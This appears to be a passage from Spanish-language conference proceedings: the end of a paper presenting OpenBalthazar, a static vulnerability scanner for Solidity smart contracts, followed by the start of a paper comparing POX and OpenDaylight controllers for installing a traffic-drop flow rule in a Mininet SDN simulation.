
En la Figura 5 se muestra un contrato que implementa una subasta con una función para ofertar (bid) pero que no tiene una forma de transferir la oferta más alta al beneficiario.

```
contract SimpleAuction {

  address public beneficiary;

  uint public auctionEnd;

  address public highestBidder;

  uint public highestBid;

  mapping(address => uint) pendingReturns;

  function bid() public payable {

    require(now <= auctionEnd, "Auction
already ended.");

    require(msg.value > highestBid,
"There already is a higher bid.");

    if (highestBid != 0) {

      pendingReturns[highestBidder] +=
highestBid;

    }

    highestBidder = msg.sender;

    highestBid = msg.value;

  }
}
```

Figura 5. Ejemplo de subasta

6. Herramienta

La herramienta presentada en este artículo busca plantear una estrategia para la detección de vulnerabilidades, nutriéndose de los enfoques de diseño y de verificación. Por un lado, utiliza un enfoque de verificación con las siguientes características:

- Lenguaje destino: lenguajes de programación de alto nivel de la plataforma Ethereum (se selecciona Solidity como caso de estudio)
- Método de análisis: estático
- Garantías: búsqueda de bugs
- Grado de automatización: verificación automatizada

Por el lado de los enfoques de diseño, se toman como base los patrones de seguridad para lenguajes existentes [25] y la idea de construir una representación intermedia para analizar los aspectos de seguridad.

6.1. Arquitectura

El análisis de código estático garantiza una cobertura completa sin ejecutar el programa y lo suficientemente rápido en un código de tamaño razonable. Usualmente incluye tres etapas:

- Construcción de una representación intermedia (IR), como el árbol de sintaxis abstracta (AST), para un análisis más profundo en comparación con el texto analizado.
- Enriquecimiento del lenguaje intermedio con información adicional utilizando algoritmos y técnicas de procesamiento de lenguajes.
- Detección de vulnerabilidades, un repositorio de patrones que definen los criterios en términos del lenguaje intermedio.

Como se observa en la Figura 6, la herramienta está compuesta por los siguientes componentes:

- Language Selector
- Language AST
- Security Scanner
- Web UI

Cada una de estas partes tiene un rol y funcionalidad marcada y diferenciada del resto. Cada uno de estos componentes se explica a continuación.

Language Selector. Este componente es el encargado de detectar el lenguaje de programación con el que se ha escrito la especificación (código fuente) y determina el componente que se instanciará, a través de los mecanismos dinámicos que proporciona el framework .NET (reflection), para atender la petición.

Language AST. Este componente construye el árbol de sintaxis abstracta de un lenguaje de programación, como por ejemplo de Solidity. Cada nodo del árbol posee información de las construcciones del lenguaje tales como sentencias, estructuras condiciones, manejo de excepciones, y aplicando diferentes recorridos al AST se logra extraer la información que se desea.




Figura 6. Principales componentes de la herramienta

Security Scanner. Este componente toma como entrada un AST de un lenguaje específico y ejecuta las reglas de verificación definidas en un repositorio de patrones para dicho lenguaje.

Web UI. Es el componente con el que interactúa el desarrollador. Proporciona capacidades para editar código fuente, tales como manejo de archivo, coloreo de sintaxis, enumeración de líneas, etc.

6.2. Implementación

En este trabajo se propone el proyecto de código abierto OpenBalthazar que es una herramienta web de análisis estático para los contratos inteligentes de la plataforma Ethereum implementada con Microsoft .NET.

OpenBalthazar ejecuta análisis léxico y sintáctico en el código fuente de los lenguajes que soporta la plataforma Ethereum. Actualmente está implementado Solidity que es el lenguaje de facto de la industria; aunque la herramienta es extensible y se pueden incorporar el resto de los lenguajes como Vyper o Bamboo a través de los mecanismos de extensibilidad previstos.

Para agregar un nuevo lenguaje a la herramienta o para sumar una nueva reglas de análisis a un lenguaje existente, se deben implementar las interfaces IEthLanguageRule y IEthLanguage, respectivamente. En la Figura 7 se muestra cómo se implementó el lenguaje Solidity y cómo se debería proceder para incorporar al resto de los lenguajes. Asimismo, cada lenguaje tiene un conjunto de reglas de análisis que implementan la interfaz IEthLanguageRule. En el método scan() se especifica el algoritmo para la detección de una vulnerabilidad en particular, indicando el mensaje de error y la severidad determinada.

En el proyecto se utiliza ANTLR 4 y una gramática de Solidity para generar el árbol de análisis XML como una representación intermedia (IR).




Figura 7. Mecanismo de extensibilidad

Los patrones de vulnerabilidad se detectan mediante el uso de consultas XPath en el IR. Por lo tanto, OpenBalthazar proporciona una cobertura completa: el código analizado se traduce por completo al IR, y todos sus elementos pueden alcanzarse con el mecanismo de selección de XPath. Los números de línea se almacenan como atributos XML y ayudan a localizar los hallazgos en el código fuente. Los atributos de IR se pueden enriquecer con información adicional cuando se implementan nuevos métodos de análisis. La herramienta se puede ampliar para admitir otros lenguajes de contratos inteligentes agregando la gramática ANTRL y una base de datos de patrones (los algoritmos de nivel IR permanecen inalterables).




Figura 8. Árbol de análisis

Si se considera la vulnerabilidad "Uso de tx.origin", el objetivo de la regla es detectar construcciones que prueben la existencia de estos identificadores en un contrato. El árbol de análisis de esta construcción se muestra en la Figura 8.

El patrón XPath correspondiente se muestra en la Figura 9. En este caso no se esperan falsos positivos, ya que se pueden describir con precisión la construcción objetivo con XPath. Las reglas más complejas no se pueden describir con precisión con XPath, lo que conduce a falsos positivos. Sin embargo, si se considera la regla de reentrada, OpenBalthazar informa sobre las violaciones del patrón Checks-Effects-Interactions, que no siempre conduce a una reentrada (falsos positivos).

7. Caso de Uso: Escaneo de Red

Una de las fortalezas de la herramienta OpenBalthazar es la posibilidad de recuperar el código fuente de los contratos verificados de la plataforma EtherScan [32].

EtherScan es una plataforma para Ethereum que proporciona servicios de exploración de bloques, búsqueda, análisis y APIs.

Dentro de sus servicios se encuentra la verificación de código fuente Solidity. La verificación del código fuente proporciona transparencia para los desarrolladores que interactúan con contratos inteligentes. Al cargar el código fuente, EtherScan comparará el código compilado con el desplegado en la cadena de bloques.

```
IParseTree tree = solidityParser.sourceUnit();

ParseTreePattern pattern =
solidityParser.CompileParseTreePattern("tx.ori
gin", SolidityParser.RULE_expression);

IList<ParseTreeMatch> matches =
pattern.FindAll(tree, "//expression");

// Por cada coincidencia, obtengo la linea

foreach (ParseTreeMatch match in matches) {…}
```

Figura 9. Fragmento del método Scan() correspondiente a la clase TxOriginRule

OpenBalthazar proporciona la posibilidad de indicar una dirección de contrato y recupera el código fuente publicado en EtherScan. De esta manera se posibilita el acceso al código fuente de contratos desplegados en la red principal (mainnet) y se facilita su análisis. En la Figura 10, se muestra el contrato CryptoKitties[3] en la plataforma EtherScan.




Figura 10. Código fuente de CryptoKitties en EtherScan.

[3] CryptoKitties es un famoso juego de blockchain en Ethereum desarrollado por Axiom Zen que permite a los jugadores comprar, recolectar, criar y vender gatos virtuales. Es uno de los primeros intentos de implementar la tecnología blockchain para la recreación y el ocio.

La facilidad de obtener el código fuente de un contrato desplegado en la red principal y poder ejecutar un análisis completo que detecte las vulnerabilidades se transforma en una característica muy poderosa y peligrosa a la vez, ya que permitiría a los atacantes poder escanear la red en busca de contratos con vulnerabilidades y preparar nuevos contratos que las exploten. Del otro lado del mostrador, un especialista de seguridad podría utilizar el escaneo de vulnerabilidades para activar los mecanismos de defensa que suelen implementarse en los contratos inteligentes para mitigar situaciones adversas.

A continuación, se muestra el código fuente recuperado del contrato CryptoKitties en la herramienta OpenBalthazar. El objetivo de este trabajo es lograr que los desarrolladores de contratos inteligentes verifiquen el código fuente en búsqueda de vulnerabilidades reportadas antes de realizar el despliegue. En caso de que el resultado obtenido arroje vulnerabilidades catalogadas como de alta severidad, el profesional deberá actuar en consecuencia e intentar que el contrato deje de brindar servicios antes de que pueda ser atacado.

```
/**
 * Source Code first verified at https://etherscan.io on Tuesday, November 28, 2017
 (UTC) */

pragma solidity ^0.4.11;


/**
 * @title Ownable
 * @dev The Ownable contract has an owner address, and provides basic authorization c
 * functions, this simplifies the implementation of "user permissions".
 */
contract Ownable {
  address public owner;
```

Figura 11. CryptoKitties en OpenBalthazar.

8. Conclusiones y Extensiones Futuras

En el nuevo paradigma de programación y aplicaciones descentralizadas planteado en el ecosistema cripto, donde confluyen la criptografía, la computación distribuida y los mecanismos de incentivo, el principal problema que afrontan los lenguajes de programación de alto nivel en la plataforma Ethereum es que las estructuras más complejas de los lenguajes atentan contra los mecanismos de seguridad y aportan más confusión a los programadores de contratos. Esto conlleva a que los nuevos lenguajes que hoy se encuentran en etapa de desarrollo sean menos expresivos pero más seguros. En esta carrera sobre la complejidad de los lenguajes contra la seguridad de los contratos y la plataforma, es necesario que se diseñen y construyan herramientas que ayuden en la labor de programar, desplegar y monitorear los contratos inteligentes en función de obtener el mejor resultado.

El trabajo de investigación apunta a responder qué especificaciones tienen vulnerabilidades y presentar soluciones modeladas con las construcciones obtenidas como resultado de esta investigación y que serán utilizadas para mitigar los escenarios típicos de ataque. A continuación, se describe de manera sucinta algunos análisis comprendidos en la línea de investigación.

- Construcción de una representación intermedia, enriquecida con información adicional utilizando algoritmos y técnicas de procesamiento de lenguajes para facilitar el análisis estático de los contratos.
- Análisis estático de código fuente y determinación del uso de patrones de seguridad.
- Implementación de una herramienta que permita automatizar el proceso de análisis y detección de fallas de seguridad.

Los investigadores de esta línea continuarán con estudios en este campo con el objetivo de perfeccionarse en el área y realizar un seguimiento de nuevas amenazas, vulnerabilidades y ciberataques en materia de despliegue y ejecución de contratos inteligentes. También se planea seguir con los siguientes trabajos futuros:

- Generalización para otras plataformas de blockchain que soporten contratos inteligentes, tales como NEM, NEO, Cardano o Hyperledger.
- Obtención de código fuente a partir de bytecode EVM para aplicar el análisis que se propone en esta línea de investigación.
- Análisis dinámico de código fuente, lo cual implica ejecutar el contrato y considerar sólo un conjunto de todas las ejecuciones posibles en base a datos de entrada arbitrarios.
- Análisis de los aspectos de seguridad que surjan de la interoperabilidad con otras plataformas blockchain, también conocida como cross-chain smart contracts.

9. Bibliografía

[1] Nakamoto, S., (2008), Bitcoin: Un Sistema de Efectivo Electrónico Usuario-a-Usuario, http://bitcoin.org/bitcoin.pdf

[2] Ethereum White Paper: https://github.com/ethereum/wiki/wiki/White-Paper

[3] Ethereum Yellow Paper: https://ethereum.github.io/yellowpaper/paper.pdf

[4] Solidity — solidity 0.4.18 documentation. [Online]. Available: https://media.readthedocs.org/pdf/solidity/develop/solidity.pdf

[5] Bartoletti, M. & Pompianu, L. (2017) An empirical analysis of smart contracts: platforms, applications, and design patterns. arXiv preprint arXiv:1703.06322.

[6] Luu, L., Chu, D.H., Olickel, H., Saxena, P., Hobor, A.: Making smart contracts smarter. In: Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, ACM (2016) 254–269

[7] Grishchenko, I., Maffei, M., Schneidewind, C.: A semantic framework for the security analysis of ethereum smart contracts. In: Proceedings of the 7th International Conference on Principles of Security and Trust (POST), Springer (2018)

[8] Zhou, E., Hua, S., Pi, B., Sun, J., Nomura, Y., Yamashita, K., Kurihara, H.: Security assurance for smart contract. In: New Technologies, Mobility and Security (NTMS), 2018 9th IFIP International Conference on, IEEE (2018) 1–5

[9] Nikolic, I., Kolluri, A., Sergey, I., Saxena, P., Hobor, A.: Finding the greedy, prodigal, and suicidal contracts at scale. arXiv preprint arXiv:1802.06038 (2018)

[10] Kalra, S., Goel, S., Dhawan, M., Sharma, S.: Zeus: Analyzing safety of smart contracts, NDSS (2018)

[11] Buenzli, F., Dan, A., Drachsler-Cohen, D., Gervais, A., Tsankov, P., Vechev, M.: Securify (2017) Available at http://securify.ch.

[12] Mythril Available at https://github.com/ConsenSys/mythril.

[13] Manticore Available at https://github.com/trailofbits/manticore.

[14] Hirai, Y.: Defining the ethereum virtual machine for interactive theorem provers. In: International Conference on Financial Cryptography and Data Security, Springer (2017) 520–535

[15] Amani, S., B´egel, M., Bortin, M., Staples, M.: Towards verifying ethereum smart contract bytecode in isabelle/hol. CPP. ACM. To appear (2018)

[16] Hildenbrandt, E., Saxena, M., Zhu, X., Rodrigues, N., Daian, P., Guth, D., Rosu, G.: Kevm: A complete semantics of the ethereum virtual machine. Technical report (2017)

[17] Bhargavan, K., Delignat-Lavaud, A., Fournet, C., Gollamudi, A., Gonthier, G., Kobeissi, N., Kulatova, N., Rastogi, A., Sibut-Pinote, T., Swamy, N., et al.: Formal verification of smart contracts: Short paper. In: Proceedings of the 2016 ACM Workshop on Programming Languages and Analysis for Security, ACM (2016) 91–96

[18] Grossman, S., Abraham, I., Golan-Gueta, G., Michalevsky, Y., Rinetzky, N., Sagiv, M., Zohar, Y.: Online detection of effectively callback free objects with applications to smart contracts. Proceedings of the ACM on Programming Languages 2(POPL) (2017) 48

[19] Cook, T., Latham, A., Lee, J.H.: Dappguard: Active monitoring and defense for solidity smart contracts

[20] OConnor, R.: Simplicity: A new language for blockchains. arXiv preprint arXiv:1711.03028 (2017)

[21] Pettersson, J., Edström, R.: Safer smart contracts through type-driven development

[22] Coblenz, M.: Obsidian: A safer blockchain programming language. In: Software Engineering Companion (ICSE-C), 2017 IEEE/ACM 39th International Conference on, IEEE (2017) 97–99

[23] Schrans, F., Eisenbach, S., Drossopoulou, S.: Writing safe smart contracts in flint

[24] Sergey, I., Kumar, A., Hobor, A.: Scilla: a smart contract intermediate-level language. arXiv preprint arXiv:1801.00687 (2018)

[25] Wöhrer, M., Zdun, U.: Smart contracts: Security patterns in the ethereum ecosystem and solidity. (2018)

[26] Mavridou, A., Laszka, A.: Designing secure ethereum smart contracts: A finite state machine based approach. arXiv preprint arXiv:1711.09327 (2017)

[27] Ugarte, H.: BLONDiE https://github.com/hedugaro/Blondie

[28] Sitio oficial de la ontología EthOn: https://github.com/ConsenSys/EthOn

[29] M. Alharby and A. van Moorsel, “Blockchain-based Smart contracts: A systematic mapping study,” arXiv preprint arXiv:1710.06372, 2017.

[30] ydtm.The bug which the DAO hacker exploited was not merely in the DAO itself, 2016. https://redd.it/4opjov.

[31] J. Bontje. (2015) Dapp design patterns. [Online]. Available: https://www.slideshare.net/mids106/dapp-design-patterns

[32] cjgdev. (2016) Smart-contract patterns written in solidity, collated for community good. [Online]. Available:

https://github.com/cjgdev/smart-contract-patterns

[33] Andrychowicz, M., Dziembowski, S., Malinowski, D., Mazurek, L.: Secure multiparty computations on Bitcoin. In: IEEE S & P. pp. 443–458 (2014)

[34] N. Atzei, M. Bartoletti, and T. Cimoli, “A survey of attacks on ethereum smart contracts (sok),” in International Conference on Principles of Security and Trust. Springer, 2017, pp. 164–186.

[35] EtherScan Available at https://etherscan.io/

Estudio comparativo de la implementación de una regla de flujo para una red SDN mediante controladores POX y OpenDayLight respectivamente

Reinaldo Scappini
Universidad Tecnológica Nacional - FRRE
rscappini@gmail.com

Sergio Gramajo
Universidad Tecnológica Nacional - FRRE
sergiogramajo@gmail.com

Diego Bolatti
Universidad Tecnológica Nacional - FRRE
diegobolatti@gmail.com

Facundo Alarcon
Universidad Tecnológica Nacional - FRRE
facundoalarcon93@gmail.com

Resumen

El objetivo principal de este artículo es presentar una metodología sencilla para la simulación de una SDN (Software Defined Net-working) [1], configurada con el protocolo OpenFlow [2] controladores POX [3] y OpenDayLight (ODL) [4], utilizando la herramienta de simulación Mininet [5], realizar pruebas comparativas de implementación de una regla de flujo utilizando ambos controladores, y estudiar el comportamiento del protocolo mediante capturas de tráfico con el software Wireshark [6]

1. Introducción

El presente trabajo, está inserto en una línea de I/D presentada en la Universidad Tecnológica Nacional con código: UTN-2422. Título: "Modelo para la evaluación de performance mediante identificación de tráfico y atributos críticos en Redes Definidas por Software". Dicho proyecto se lleva a cabo en el ámbito del Dpto. de Ingeniería en Sistemas de Información perteneciente a la Facultad Regional Resistencia de la Universidad Tecnológica Nacional. Si bien el objetivo no radica en la descripción de tecnologías aplicadas en SDN, se brinda un breve contexto descriptivo del ámbito de trabajo, a los efectos de una mejor comprensión. Las Redes Definidas por Software proponen un modelo para cubrir nuevas demandas de usuarios y organizaciones. Ésta es una arquitectura de red emergente, donde el control de la infraestructura de red está desacoplado del reenvío de datos y, a su vez, es directamente programable. La inteligencia de red es (lógicamente) centralizada en controladores SDN basados en software que mantienen una visión global de la red. Como resultado, las organizaciones controlan la red independiente del proveedor en un único punto lógico lo que simplifica, en gran medida, el diseño de la red y su operación. Se pone énfasis en que el trabajo se enfoca directamente en la operación y ejecución de una regla de flujo aplicada a los conmutadores de una red, mediante un ejemplo simulado en una red SDN en un entorno de máquinas virtuales implementadas con el software VirtualBox [7]. Se da por entendido que el lector conoce la tecnología SDN y está familiarizado con la terminología y software utilizados para el mismo, por lo tanto, no se discuten detalles de instalación ni configuración de estos, siendo el principal objetivo mostrar concretamente los comandos en el entorno Mininet y el funcionamiento del protocolo OpenFlow, en el contexto de la red simulada.

El ejemplo muestra la implementación de una regla de flujo consistente en la denegación de tráfico para un host específico en una red SDN, simulada con el software Mininet, y controlada mediante un controlador POX y ODL respectivamente. Para mayor claridad, se incluyen capturas de pantalla mostrando la ejecución y el resultado de las distintas operaciones llevadas a cabo para la implementación de la regla de flujo.

2. Escenario de simulación

El trabajo descrito en este artículo se elaboró con un equipo de las siguientes características:

- Fabricante: Dell
- Modelo: Inspiron 15 Serie: 5000
- Procesador: Intel Core i7 (8th Gen)
- Memoria RAM: 16 GB
- Disco Rígido: 1 TB
- Sistema operativo: Windows 10 Pro-64 bits
- Virtualización: VMWare Workstation 15 PRO

Para la simulación se utiliza una máquina virtual con VMWare 15.0.4 Pro [8] y tres MV con las siguientes especificaciones:

Máquina Virtual VMWare del laboratorio:

- Memoria: 10 GB
- Procesadores: 4
- Espacio en disco: 50GB
- Sistema Operativo: Ubuntu 18.04

A su vez esta máquina virtual tenía un segundo nivel de virtualización en VirtualBox 6.0

Máquina Virtual VirtualBox Mininet:

- Memoria: 2GB
- Procesadores: 2GB
- Especio en disco: 10 GB
- Sistema Operativo: Ubuntu Server 18.04

Máquina Virtual VirtualBox OpenDaylight:

- Memoria: 2 GB
- Procesadores: 2
- Espacio en disco: 10 GB
- Sistema Operativo: Ubuntu Server 14.04

2.1. Simulación con el controlador POX

Se inician cuatro sesiones SSH en la MV Mininet. Cada sesión SSH de la MV Mininet (en el ejemplo, la máquina tiene la IP 192.168.59.2), se ejecuta el comando:

sudo ssh -X mininet@192.168.59.2 En las cuatro sesiones.

Para comprobar la versión de Mininet, una vez dentro de la MV podemos ejecutar el comando:

sudo mn --version

En la primera sesión se ejecuta el comando **sudo wireshark &**, y se selecciona la interfaz loopback**,** esto permite iniciar la captura de todos los paquetes intercambiados en la MV.

En la segunda sesión se arranca el controlador POX, ejecutando el comando:

sudo ~/pox/pox.py forwarding.l2_pairs info.packet_dump samples.pretty_log log.level --DEBUG. (Figura 1).




Figura 1 - Controlador POX corriendo en el puerto 6633

Se inicia la simulación en Mininet en otra sesión SSH de la misma MV, una vez allí se crea una nueva topología con el siguiente comando:

sudo mn --controller=remote,ip=127.0.0.1:6633 --topo tree,2,2

Esto crea topología de árbol, con dos niveles y dos hosts por cada switch como muestra la figura 2.




Figura 2 - Topología simulada en Mininet

Se ejecuta el comando

mininet> net

Se obtiene lo mostrado en la Figura 3




Figura 3 - Resultado del comando “net”

La topología creada es la que muestra la Figura 4




Figura 4 - Topología de la red SDN simulada con Mininet

Por último, la cuarta terminal se utiliza para ejecutar comandos ovs [9]; desde fuera del cli Mininet.

Ahora bien, si se configura Wireshark para que capture el tráfico a través de la interfaz de loopback de la MV Mininet, y se aplica el filtro openflow_v1, que es el protocolo con el que trabaja el controlador POX (es el que viene incorporado en la MV Mininet V2.2.), se observa el intercambio de mensajes entre dicho controlador y los switches desde el inicio de sesión, tal como muestra la figura 5.




Figura 5 - Intercambio de mensajes OpenFlow V1

Se puede observar los flujos instalados en el simulador Mininet ejecutando el comando:

mininet> dpctl dump-flows (Figura 6)




Figura 6 - Salida del comando dpctl dump-flows

La figura 6 muestra que no existe ningún flujo establecido, Se ejecuta el comando **h1 ping h2**, limitando la cantidad de mensajes a dos paquetes utilizando el comando:

mininet> h1 ping -c 2 h2 (Figura 7)




Figura 7 - Resultado del comando ping h1 ping -c2 h2

Se ejecuta el comando **dpctl dump-flows** desde el cli mininet y se ven los flujos, tal como muestra la Figura 8



Figura 8 - Flujos en los switch (comando dpctl dump flow)

Como se trata de un switch del tipo learning, al hacer ping, automáticamente se crea la regla de reenvío de esos paquetes. Como el switch se encuentra ejecutando en el kernel de la MV (**ovs**), también es posible visualizar los flujos mediante el comando **sh ovs-ofctl dump-flows s2** desde el prompt de la MV Mininet. (Figura 9).



Figura 9 - Flujos en el switch S2

Lo mismo se verifica para los switches restantes, el switch s1 y el switch s3. Notar que Donde **s1** es el nombre del switch. Por otro lado, también se puede especificar el protocolo incorporando el parámetro **-O OpenFlow1X** donde la **X** representa la versión de OpenFlow que se utiliza, si no se utiliza **-O**, indica que la versión del protocolo es por defecto, en el ejemplo mostrado es versión 1.

La figura 10 muestra una captura del paquete que envía el switch al controlador para iniciar el proceso **"PACKET IN".** De la misma manera, en el siguiente paquete se puede ver en detalle el paquete "PAQKET OUT".




Figura 10 - Captura de tráfico "PACKET IN"

En la sesión donde está el simulador Mininet, se ejecuta el comando **h2 ifconfig** que muestra la configuración de h2 (Figura 11).




Figura 11 - Salida del comando h2 ifconfig

Con la información proporcionada anteriormente, en la sesión donde se ejecutan los comandos ovs, se procede a borrar todos los flujos del switch s2, mediante el comando **sudo ovs-ofctl del-flow s2,** luego se instala la siguiente regla de flujo mediante el comando **sudo ovs-ofctl add-flow s2 dl_src= 1e:2f:42:15:2a:ea,actions=drop**

A continuación, con el comando: **mininet> dpctl dump-flows,** se puede ver solo el flujo instalado, esto se debe a que anteriormente borraron todos los flujos (Figura 12).




Figura 12 - Salida comando "dpctl dump-flows"

Si en estas condiciones se ejecuta h2 ping h1, se observa que los paquetes no llegan debido a que

denegamos el tráfico a cualquier host que contenga la dirección MAC de h2 (Figura 13).

```
mininet> h2 ping h1
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.
From 10.0.0.2 icmp_seq=1 Destination Host Unreachable
From 10.0.0.2 icmp_seq=2 Destination Host Unreachable
From 10.0.0.2 icmp_seq=3 Destination Host Unreachable
From 10.0.0.2 icmp_seq=4 Destination Host Unreachable
From 10.0.0.2 icmp_seq=5 Destination Host Unreachable
From 10.0.0.2 icmp_seq=6 Destination Host Unreachable
From 10.0.0.2 icmp_seq=7 Destination Host Unreachable
From 10.0.0.2 icmp_seq=8 Destination Host Unreachable
From 10.0.0.2 icmp_seq=9 Destination Host Unreachable
^C
--- 10.0.0.1 ping statistics ---
10 packets transmitted, 0 received, +9 errors, 100% packet loss, time 9204ms
pipe 4
mininet>
```

Figura 13 - Salida comando h2 ping h1

Ahora se ejecuta h1 ping h4, y se observa que los paquetes llegan correctamente (Figura 14)..

```
mininet> h1 ping h4
PING 10.0.0.4 (10.0.0.4) 56(84) bytes of data.
